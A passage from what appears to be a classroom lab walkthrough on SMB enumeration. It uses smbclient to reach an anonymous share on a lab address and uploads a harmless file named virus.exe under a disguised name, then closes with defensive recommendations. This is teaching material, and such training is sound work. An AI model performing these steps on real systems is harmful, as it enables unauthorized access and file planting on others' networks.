
When prompted:

Password for [WORKGROUP\root]: Press Enter




Step 6: Connect to an SMB Share

smbclient //172.17.0.2/tmp



Again, press **Enter** when prompted for a password.




Step 7: SMB Interactive Commands

Inside the SMB session:

help
dir


- help → Displays available SMB commands
- dir → Lists files in the shared directory



Step 8: File Creation (New Terminal)

Open a **new terminal window**:

nano virus.exe



Type any content, for example:

We are in Parocyber class

Save the file:

- Ctrl + X
- Y
- Enter


Verify file:

ls
cat virus.exe

Step 9: Upload File to SMB Share

Return to the SMB session and upload the file:

put virus.exe group_work.txt




Confirm upload:

dir

Exit SMB:

quit



Security Implications

This lab demonstrates how **misconfigured SMB services** can allow:

- Anonymous access
- Unauthorized file uploads
- Information disclosure

Such weaknesses are commonly exploited for:

- Malware propagation
- Lateral movement
- Privilege escalation

Defensive Recommendations

Organizations should:

- Disable anonymous SMB access
- Restrict write permissions on shares
- Enforce strong authentication
- Monitor SMB traffic
- Conduct regular vulnerability scans

Skills Gained

- SMB enumeration techniques
- Network reconnaissance
- File interaction via SMB

- Understanding real-world attack paths
- Defensive security awareness

Conclusion

Enum4Linux and SMBClient are powerful tools that demonstrate how small configuration errors can expose critical systems. Understanding these techniques is essential for **SOC analysts, penetration testers, and system administrators**.